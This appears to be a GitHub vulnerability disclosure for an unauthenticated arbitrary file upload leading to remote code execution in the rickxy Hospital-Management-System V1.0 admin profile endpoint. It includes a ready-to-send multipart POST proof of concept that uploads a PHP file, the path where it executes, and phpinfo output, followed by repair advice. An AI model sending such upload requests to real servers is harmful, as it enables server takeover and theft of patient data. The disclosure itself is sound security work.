New issue

329 #2

Open

freeloader9527 opened 3 weeks ago · edited by freeloader9527 Edits Owner

rickxy Hospital-Management-System

V1.0 Arbitrary File Upload (RCE) Vulnerability

NAME OF AFFECTED PRODUCT(S)

- rickxy Hospital-Management-System
- Source Code: https://github.com/rickxy/Hospital-Management-System

AFFECTED AND/OR FIXED VERSION(S)

- V1.0

Vuldb Submitter

- wacool (GitHub: https://github.com/freeloader9527)

Vulnerable File

- /backend/admin/his_admin_account.php

VERSION(S)

- V1.0

PROBLEM TYPE

Vulnerability Type

- Arbitrary File Upload (Remote Code Execution)

Root Cause

- An arbitrary file upload vulnerability was found in the "/backend/admin/his_admin_account.php" file of the "Hospital-Management-System" project in PHP. The reason for this issue is that the application fails to properly sanitize or validate the file extension (e.g., .php) and MIME type of the uploaded profile picture via the "ad_dpic" parameter. Furthermore, it completely lacks session/cookie validation on this endpoint. This allows unauthenticated attackers to upload malicious PHP scripts directly to the server.

Impact

- Unauthenticated attackers can exploit this arbitrary file upload vulnerability to achieve Remote Code Execution (RCE). This leads to comprehensive system control, unauthorized database access, sensitive patient medical data leakage, and potential server takeover, posing a critical threat to system security and business continuity.

DESCRIPTION


During the security review of "Hospital-Management-System", a critical arbitrary file upload vulnerability was discovered in the "/backend/admin/his_admin_account.php" file. Unauthenticated attackers can craft a direct profile update POST request and inject a malicious PHP payload (e.g., webshell) instead of an image, bypassing any login requirements. The uploaded shell can then be directly accessed and executed by navigating to the upload directory. Immediate remedial measures are needed to restrict file uploads strictly to image formats, verify active administrative sessions, and prevent script execution in upload directories.

Vulnerability Location:

- 'ad_dpic' parameter (POST multipart/form-data)

POC:

Screenshot 1: Upload Request





```
POST /backend/admin/his_admin_account.php HTTP/1.1
Host: 192.168.1.81:8654
Content-Type: multipart/form-data; boundary=aaa
Connection: close

--aaa
Content-Disposition: form-data; name="update_profile"

1
--aaa
Content-Disposition: form-data; name="ad_dpic"; filename="phptest.php"
Content-Type: application/x-php

<?php phpinfo(); ?>
--aaa--
```

The uploaded malicious file can be directly accessed and executed at the following URL:

```
http://192.168.1.81:8654/backend/admin/assets/images/users/phptest.php
```

Screenshot 2: Successful Remote Code Execution (RCE)



System	Windows NT DESKTOP-60R0TPN 6.2 build 9200 (Windows 8 Enterprise Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

NO AUTHENTICATION REQUIRED

- Exploitation requires no authentication or prior access to the system. The endpoint entirely fails to validate active admin sessions or cookies before processing the file upload.

Suggested Repair

1. Enforce Strict Extension Whitelisting:
   Strictly validate the uploaded file extension against a whitelist of safe image types (e.g., .jpg, .png, .gif, .jpeg) rather than relying on blacklist filtering.

2. Validate File Content & MIME Type:
   Use functions like `getimagesize()` or `finfo_file` in PHP to verify that the uploaded file's content actually matches a valid image, rather than trusting the user-supplied Content-Type header.

3. Restrict Execution Permissions:
   Disable the execution of PHP scripts in the upload directories (e.g., `/backend/admin/assets/images/users/`) by configuring the web server (.htaccess for Apache, or location blocks for Nginx).

4. Rename Uploaded Files:
   Ensure that uploaded files are randomly renamed upon saving to the server, preventing attackers from easily predicting the exact path of the uploaded file.

freeloader9527 mentioned this 3 weeks ago

CRITICAL: Unauthenticated Remote Code Execution (RCE) Vulnerability Found in his_admin_account.php rickxy/Hospital-Management-System#6

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants